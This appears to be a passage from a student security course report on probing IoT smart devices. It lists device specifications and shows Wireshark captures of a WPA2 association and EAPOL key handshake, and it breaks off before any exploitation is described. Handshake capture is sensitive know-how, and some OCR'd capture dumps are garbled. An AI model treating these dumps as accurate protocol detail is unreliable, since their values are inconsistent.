
Exploiting IoT Devices

Florida Institute of Technology

CSE4820: Mobile and Wireless Security

Term Project

Dr. Abdullah Aydeger

Fall, 2022

Present By

Prajakta Meher & Sandesh More

Acknowledgement

It is indeed a matter of great pleasure and privilege to be able to present this project on **“Exploiting the IOT(Internet of Thing) devices”**.

We would like to express our deep regards and gratitude to the Instructor **Dr. Abdullah Aydeger**.

The completion of this project work is a milestone in a student life and its execution is inevitable in the hands of a guide. We are highly indebted to the project guide Dr. Abdullah Aydeger for his invaluable guidance and appreciation for giving form and substance to this project. It is due to his enduring efforts, patience and enthusiasm, which has given a sense of direction and purposefulness to this project and ultimately made it a success.

We would like to thank our friends who have helped us all the time.

ABSTRACT

The Internet of Things (IoT) is a network of interconnected gadgets known as "smart devices," which are all common objects that have been given intelligence through advanced computing, such as AI and machine learning (IoT). Small yet capable smart devices can operate at the network's edge or on tiny endpoints, processing data without needing to send a report back to the cloud. They include a variety of autonomous workload-capable devices, from sensors to refrigerators, wearables to container transportation.

Combining smart devices can create intelligent places and objects, such as automated processes and controls in smart homes and buildings. They may be used to increase productivity and optimize processes in practically every area, from smart manufacturing to healthcare.

Everyone understands how important data security is. Data breaches can cost businesses millions of dollars, and they can also put people in risky circumstances. Prioritizing safety over preventing data loss and keeping hackers at bay can be even more important when our personal privacy may be damaged by smartphones and IoT devices.

The main principle of this project is to show how vulnerable these IOT devices are. To execute the same we worked on the IOT devices i.e Smart Plug, Smart Bulb, Smart Camera and analyzed the security flaws of each device.

Contents

CHAPTER-1	01
INTRODUCTION	01
CHAPTER-2	02
Block Diagram (Fig. 2.1)	02
CHAPTER-3	03
Component Specification	03
● Vont smart Bulb	03
● Vont smart Bulb	03
● Lycatce Smart security camera	04
CHAPTER-4	05
Communication Establishment.....	05
CHAPTER-5	15
Exploiting the IOT devices	15
CHAPTER-6	19
Experimental videos of our project	19
CHAPTER-7	20
Summary	20
Future Scope.....	20
Future Improvements	20

CHAPTER-1

INTRODUCTION


Smart devices are everyday objects that have been made intelligent with advanced computation, such as AI and machine learning, and have been networked to form the internet of things (IoT). Smart devices can operate at the network's edge or on very small endpoints, and while they are small, they are powerful enough to analyze data without needing to report back to the cloud. Sensors, refrigerators, wearables, and container shipping are all examples of autonomous devices. Smart devices, such as smart homes and buildings, can be coupled to provide intelligence to both things and places, as well as to aid in automating processes and controls. They may be used to improve efficiency and optimize operations in practically any industry, from smart manufacturing to healthcare.

The fast expansion of linked IoT devices opens up new possibilities, but it also poses new cybersecurity dangers. A susceptible device might jeopardize IoT security by providing cyber thieves with access to connected networks, allowing them to steal sensitive company data and user passwords. Organizations must thus learn how to secure IoT devices and identify the top IoT vulnerabilities.

The objective of this project is to find the vulnerabilities in the smart devices. To achieve this task we worked on the IOT devices i.e Smart Plug, Smart Bulb, Smart Camera. We looked into retrieving the data packets that used to trigger ON and OFF conditions and also evaluate the protocols used for communication. We implemented several attacks on these IoT devices to exploit their vulnerabilities.

CHAPTER-2

BLOCK DIAGRAM



The above block diagram illustrates the basic communication between IoT devices and mobile applications. For establishing the connection we require IoT devices(smart devices) and mobile applications. In this project we are using three IoT devices, Vont Smart Plug (VNT-SLB01), Vont Smart Bulb(SP01 - SWPV1-X2), and Lycatce Smart mini security camera. On the other hand, for controlling these devices we are using the mobile application provided by the respective manufacturer, for Smart bulb and Smart Plug we are using Vont Home mobile application which is available on play store and also on IOS app store. Whereas, for the lycatce smart mini security camera can be controlled by iWFCam mobile application.

In this project the connection of smart bulb is getting established in two ways, authentication is done using Bluetooth and communication is established through Wi-Fi. Whereas the smart plug only required Wi-Fi. Furthermore, in the case of Smart security camera, we can establish the connection using three ways: First, connect the mobile device to the camera's hotspot. And then just add a device through LAN search that follows a successful connection. Second, connect the mobile device to the home network and then, through the app, scan the QR code to establish the connection.Third, connect the mobile device to the personal hotspot of the camera and then scanning the QR code behind the camera through the app to simply establish the connection.

CHAPTER-3

Component Specification

- Vont Smart Blub

Controlling Application: Vont Home

Vendor: VONT

Compatibility:

Wi-Fi : 2.4 GHz

Bluetooth: 5.0

MAC Address: 7C:DF:A1:A0:3E:70

Privacy: WPA2

Cipher: CCMP

Authentication: PSK



- Vont Smart Plug

Controlling Application: Vont Home

Vendor: VONT

Compatibility:

Wi-Fi : 2.4 GHz

MAC Address: 08:F8:0D:BE:2D:77

Privacy: WPA2

Cipher: CCMP

Authentication: PSK



- Lycatce Smart Security mini Camera

Controlling Application: iWFcam

Vendor: Lcyatce

Compatibility:

Wi-Fi : 2.4 GHz / 5 GHz

MAC Address: C8:47:8C:42:00:49

Privacy: N.A

Cipher: N.A

Authentication: N.A




CHAPTER-4

Communication Establishment

1. Vont Smart Bulb

Step 1: For communication establishment, we create a network.




Step 2: Mobile application sends association requests to the access point.

```

VONTSTUDIONEW-01cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl+>
Interface phy1.mon Channel 1-2.412 GHz 20 MHz
No. Time Source Destination Protocol Len Info
2311 9.199204 0e:40:0b:81:c1:68 XiaomiCo:25:10:61 802.11 30 Authentication, SN=3831, FN=0, Flags=.....
2312 9.199468 0e:40:0b:81:c1:68 (0e:40:0b:81:c1:68) 802.11 10 Acknowledgement, Flags=.....
2313 9.211911 0e:40:0b:81:c1:68 0e:40:0b:81:c1:68 802.11 130 Association Request, SN=2557, FN=0, Flags=.....
SSID="Pixel_1678"
2314 9.211911 0e:40:0b:81:c1:68 0e:40:0b:81:c1:68 802.11 10 Acknowledgement, Flags=.....
2315 9.211942 0e:40:0b:81:c1:68 0e:40:0b:81:c1:68 802.11 10 Clear-to-send, Flags=.....
2316 9.212019 0e:40:0b:81:c1:68 XiaomiCo:25:10:61 802.11 130 Association Response, SN=3832, FN=0, Flags=.....
2317 9.212445 0e:40:0b:81:c1:68 (0e:40:0b:81:c1:68) 802.11 10 Acknowledgement, Flags=.....
2318 9.212445 Sagemcom:c7:a0:10 (a8:9a:93:c7:a0:16) (TA) LGInnote:1c:76:bc (4c: 802.11 10 Request-to-send, Flags=.....
2319 9.212447 Sagemcom:c7:a0:10 (a8:9a:93:c7:a0:16) (TA) LGInnote:1c:76:bc (4c: 802.11 10 Request-to-send, Flags=.....
2320 9.242430 Sagemcom:c7:a0:10 (a8:9a:93:c7:a0:16) (TA) LGInnote:1c:76:bc (4c: 802.11 16 Request-to-send, Flags=.....
2321 9.247838 0e:40:0b:81:c1:68 XiaomiCo:25:10:61 EAPOL 133 Key (Message 1 of 4)
2322 9.249385 0e:40:0b:81:c1:68 XiaomiCo:25:10:61 EAPOL 133 Key (Message 1 of 4)
2323 9.250925 0e:40:0b:81:c1:68 XiaomiCo:25:10:61 EAPOL 133 Key (Message 1 of 4)
2324 9.250970 Sagemcom:c7:a0:10 (a8:9a:93:c7:a0:16) (TA) LGInnote:1c:76:bc (4c: 802.11 16 Request-to-send, Flags=.....
2325 9.252502 Sagemcom:c7:a0:10 (a8:9a:93:c7:a0:16) (TA) LGInnote:1c:76:bc (4c: 802.11 16 Request-to-send, Flags=.....
2326 9.252545 0e:40:0b:81:c1:68 XiaomiCo:25:10:61 EAPOL 133 Key (Message 1 of 4)
2327 9.253698 0e:40:0b:81:c1:68 XiaomiCo:25:10:61 EAPOL 133 Key (Message 1 of 4)

Frame 2313: 132 bytes on wire (1056 bits), 132 bytes captured (1056 bits)
- IEEE 802.11 Association Request, Flags: ...
  Type/Subtype: Association Request (0x0000)
  > Frame Control Field: 0x0000
  .0000 00 00 00 00 00 00 Duration: 344 microseconds
  Receiver address: 0e:40:0b:81:c1:68 (0e:40:0b:81:c1:68)
  Destination address: XiaomiCo:25:10:61 (38:e6:0a:25:10:61)
  Source address: XiaomiCo:25:10:61 (38:e6:0a:25:10:61)
  BSS Id: 0e:40:0b:81:c1:68 (0e:40:0b:81:c1:68)
  .0000 = Fragment number: 0
  .0001 1111 1101 Sequence number: 2557
- IEEE 802.11 Wireless Management
  > Fixed parameters (4 bytes)
  > Tagged parameters (104 bytes)
  > Tag: SSID parameter set: "Pixel_1678"
  > Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), [Mbit/sec]
  > Tag: Maximum Received Rates 0, 9, 12, 18, 24, 36, 48, 54, [Mbit/sec]
  > Tag: Power Capability Min: 0, Max: 20
  > Tag: RSN Information
  > Tag: RM Enabled Capabilities (5 octets)
  > Tag: HT Capabilities (802.11n D1.10)
  > Tag: Vendor Specific: Microsoft Corp.: WMM/WME: Information Element
  > Tag: Extended Capabilities (4 octets)
  0000 00 00 3a 01 0e 40 0b 81 c1 68 38 e6 0a 25 10 61 : . 0 h % A
  0010 0e 40 0b 81 c1 68 d9 9f 31 14 01 00 00 0a 59 69 : . h 1 P1
  0020 78 65 6c 5f 31 36 37 38 01 04 02 84 8b 96 32 08 xel_1678 2
  0030 0c 12 18 24 30 48 60 6c 21 02 08 14 30 14 01 00 : $0H1 ! 0 ...
  0040 08 0f ac 04 01 00 00 00 ac 04 01 00 00 0f ac 02
  0050 8c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0070 00 00 00 00 00 dd 07 00 50 12 02 00 01 00 77 04 : . P ...
  0080 00 00 00 00
  
```

Step 3: Access point responds with association response and sends Key 1/4 authentication key (nonce value), for key exchange the application is using EAPOL protocol.



What is EAPoL?

Extensible Authentication Protocol (EAP) over LAN (EAPoL Protocol) is a network port authentication protocol used in IEEE 802.1X (Port Based Network Access Control) developed to give a generic network sign-on to access network resources.

EAPoL, is a simple encapsulation that can run over any LAN. The same three main components are defined in EAP and EAPoL to accomplish the authentication conversation. The figure shows how these LAN components are connected in a wired environment.

Supplicant (Port Authentication Entity (PAE) seeking access to network resources)

Authenticator (PAE that controls network access)

Authentication Server (a RADIUS/AAA server)

EAPoL Frame Format

MAC Header	Ethernet Type	Version	Packet Type	Packet Body Length	Packet Body	Frame Check Sequence
12 bytes	2 bytes	1 byte	1 byte	2 bytes	variable length	4 bytes

IEEE 802.X Authentication

Devices attempting to connect to a LAN or WLAN require an authentication mechanism. IEEE 802.1X, an IEEE Standard for Port-Based Network Access Control (PNAC), provides protected authentication for secure network access.

An 802.1X network is different from home networks in one major way; it has an authentication server called a RADIUS Server. It checks a user's credentials to see if they are an active member of the organization and, depending on the network policies, grants users varying levels of access to the network. This allows unique credentials or certificates to be used per user, eliminating the reliance on a single network password that can be easily stolen.

How Does 802.1X Work?

802.1X is a network authentication protocol that opens ports for network access when an organization authenticates a user's identity and authorizes them for access to the network. The user's identity is determined based on their credentials or certificate, which is confirmed by the RADIUS server. The RADIUS server is able to do this by communicating with the organization's directory, typically over the LDAP or SAML protocol.

Key Takeaways

- 802.1X gives the device access to the protected side of the network after authentication.
- 802.1X offers a few different ways to authenticate such as username/password, certificates, OTP, etc..
- 802.1X is an authentication protocol to allow access to networks with the use of a RADIUS server.
- 802.1X and RADIUS based security is considered the gold standard to secure wireless and wired networks today.

Wireshark - Network Miniserver						
File	Edit	View	Go	Capture	Analyze	Statistics
Interface	Time	Source	Destination	Protocol	Length Info	
No.	Time	Source	Destination	Protocol	Length Info	
2329	9.257385	0e:40:9b:81:c1:68	XiaomiCo_25:10:61	EAPOL	133 Key (Message 1 of 4)	
2330	9.266682	0e:40:9b:81:c1:68	XiaomiCo_25:10:61	EAPOL	133 Key (Message 1 of 4)	
2331	9.266891	0e:40:9b:81:c1:68	XiaomiCo_25:10:61	EAPOL	133 Key (Message 1 of 4)	
2332	9.262355	0e:40:9b:81:c1:68	XiaomiCo_25:10:61	EAPOL	133 Key (Message 1 of 4)	
2333	9.262355	0e:40:9b:81:c1:68	XiaomiCo_25:10:61	EAPOL	133 Key (Message 1 of 4)	
2334	9.266621	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2335	9.272085	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2336	9.278214	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2337	9.296598	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2338	9.296600	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2339	9.304577	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2340	9.305746	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2341	9.307290	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2342	9.308428	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2343	9.312101	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2344	9.313764	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
2345	9.314276	Sagemcom_c7:a0:16 (a8:9a:93:c7:a0:16) (TA)	LGINNOTE_1c:76:bc (4c:.. 802.11	LGINNOTE_1c:76:bc (4c:.. 802.11	16 Request-to-send, Flags=.....	
> Frame 2333: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)						
> IEEE 802.11 QoS Data, Flags: .R.F.						
Type/Subtype: QoS Data (0x0028)						
Frame Control: 0x00001000 = Duration: 314 microseconds						
Receiver address: XiaomiCo_25:10:61 (38:e6:0a:25:10:61)						
Transmitter address: 0e:40:9b:81:c1:68 (0e:40:9b:81:c1:68)						
Destination address: XiaomiCo_25:10:61 (38:e6:0a:25:10:61)						
Source address: 0e:40:9b:81:c1:68 (0e:40:9b:81:c1:68)						
BSS Id: 0e:40:9b:81:c1:68 (0e:40:9b:81:c1:68)						
STA address: XiaomiCo_25:10:61 (38:e6:0a:25:10:61)						
... 0000 = Fragment number: 0						
0000 0000 0000 ... = Sequence number: 0						
> Logical-LINK Control						
> 802.1X Authentication						
Version: 802.1X-2004 (2)						
Type: Key (3)						
Length: 99						
Key Descriptor Type: EAPOL RSN Key (2)						
[Message number: 1]						
> Key Information: 0x008a						
Key Length: 16						
Replay Counter: 0						
WPA Key Nonce: e7ca85b0b2e52da53363fd1beaf652bbf26f6091d6a4be3a249e8f5390f04feb						
Key IV: 00000000000000000000000000000000						
WPA Key RSC: 0000000000000000						
WPA Key ID: 0000000000000000						
WPA Key MIC: 00000000000000000000000000000000						
WPA Key Data Length: 0						
0000 88 0a 3a 01 38 e6 0a 25 10 61 0e 40 0b 81 c1 68 .. : 0 % a 0 h						
0010 0e 40 0b 81 c1 68 00 00 06 00 aa aa 03 00 00 00 .. : 0 % a 0 h						
0020 88 88 02 03 00 5f 02 00 8a 00 10 00 00 00 00 00 .. : 0 % a 0 h						
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .. : 0 % a 0 h						
0040 f6 82 bb f2 67 60 91 06 a4 be 3a 24 9e 07 53 99 .. : 0 % a 0 h						
0050 00 4f eb 00 00 00 00 00 00 00 00 00 00 00 00 00 .. : 0 % a 0 h						
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .. : 0 % a 0 h						
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .. : 0 % a 0 h						
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .. : 0 % a 0 h						


- Key 2: The mobile application responds to the access point with the MIC(Message integrity code) value.

Wireshark - Network Miniserver						
File	Edit	View	Go	Capture	Analyze	Statistics
Interface	Time	Source	Destination	Protocol	Length Info	
No.	Time	Source	Destination	Protocol	Length Info	
2245	9.019628	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	99 Probe Request, SN=2555, FN=0, Flags=....., SSID="Pixel_1678"	
2313	9.211874	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	132 Association Request, SN=2557, FN=0, Flags=....., SSID="Pixel_1678"	
2346	9.212073	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	132 Association Request, SN=2557, FN=0, Flags=....., SSID="Pixel_1678"	
2597	11.445831	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	133 Key (Message 4 of 4)	
2628	11.581071	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	26 QoS Null function (No data), SN=999, FN=0, Flags=.....T	
2635	11.600270	XiaomiCo_25:10:61	IPV6mcast ff:25:10:61	EAPOL	114 QoS Data, SN=0, FN=0, Flags=p.....T	
2674	11.731995	IPV6mcast ff:25:10:61	0e:40:9b:81:c1:68	EAPOL	126 QoS Data, SN=1, FN=0, Flags=p.....T	
2675	11.732070	IPV6mcast ff:25:10:61	0e:40:9b:81:c1:68	EAPOL	127 QoS Data, SN=2, FN=0, Flags=p.....T	
2678	11.736411	XiaomiCo_25:10:61	Broadcast	EAPOL	362 QoS Null function (No data), SN=999, FN=0, Flags=.....T	
2688	11.743906	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	33 Action, SN=2558, FN=9, Flags=.....T, Dialog Token=1	
2691	11.757472	XiaomiCo_25:10:61	Broadcast	EAPOL	394 QoS Data, SN=3, FN=0, Flags=p.....T	
2694	11.809191	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	26 QoS Null function (No data), SN=836, FN=0, Flags=.....PR..T	
2700	11.809239	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	126 QoS Null function (No data), SN=999, FN=0, Flags=.....T	
2705	12.042981	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	26 QoS Null function (No data), SN=999, FN=0, Flags=.....T	
2716	12.192995	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	26 QoS Null function (No data), SN=999, FN=0, Flags=.....T	
2718	12.216557	XiaomiCo_25:10:61	0e:40:9b:81:c1:68	EAPOL	33 Action, SN=2559, FN=0, Flags=....., Dialog Token=106	
> Frame 2503: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)						
> IEEE 802.11 QoS Data, Flags: ...T						
Type/Subtype: QoS Data (0x0028)						
Frame Control: 0x00001000 = Duration: 314 microseconds						
Receiver address: 0e:40:9b:81:c1:68 (0e:40:9b:81:c1:68)						
Transmitter address: XiaomiCo_25:10:61 (38:e6:0a:25:10:61)						
Destination address: 0e:40:9b:81:c1:68 (0e:40:9b:81:c1:68)						
Source address: 0e:40:9b:81:c1:68 (0e:40:9b:81:c1:68)						
BSS Id: 0e:40:9b:81:c1:68 (0e:40:9b:81:c1:68)						
STA address: XiaomiCo_25:10:61 (38:e6:0a:25:10:61)						
... 0000 = Fragment number: 0						
0000 0000 0000 ... = Sequence number: 0						
> Logical-LINK Control						
> 802.1X Authentication						
Version: 802.1X-2001 (1)						
Type: Key (3)						
Length: 117						
Key Descriptor Type: EAPOL RSN Key (2)						
[Message number: 2]						
> Key Information: 0x010a						
Key Length: 0						
Replay Counter: 3						
WPA Key Nonce: 70d6e51a97b6ba3e0b21e1d5fafe852f2be7ce0f9f49a16766bd0f81e237ed45						
Key IV: 00000000000000000000000000000000						
WPA Key RSC: 0000000000000000						
WPA Key ID: 0000000000000000						
WPA Key MIC: 00000000000000000000000000000000						
WPA Key Data Length: 22						
WPA Key Data: 30140100000fac040100000fac040100000fac028c00						
0000 88 0a 3a 01 03 00 75 02 01 0a 00 00 00 00 00 .. : 0 % u						
0030 00 00 03 70 d6 e5 1a 97 b6 ba 3e 0b 21 e1 d5 fa .. : P .. > !						
0040 f6 82 2f 20 49 a6 67 60 00 00 00 00 00 00 00 .. : 7 E ..						
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .. : 0 ..						
0070 00 00 00 24 11 6c 36 45 eb c7 ad 22 45 fe de 37 .. : \$ 16E ..						
0080 33 f8 00 00 16 30 14 01 00 00 00 00 00 00 00 00 .. : 3 .. 0 ..						
0090 0f ac 04 01 00 00 0f ac 02 8c 00						

- Key 3: AP to the mobile application.

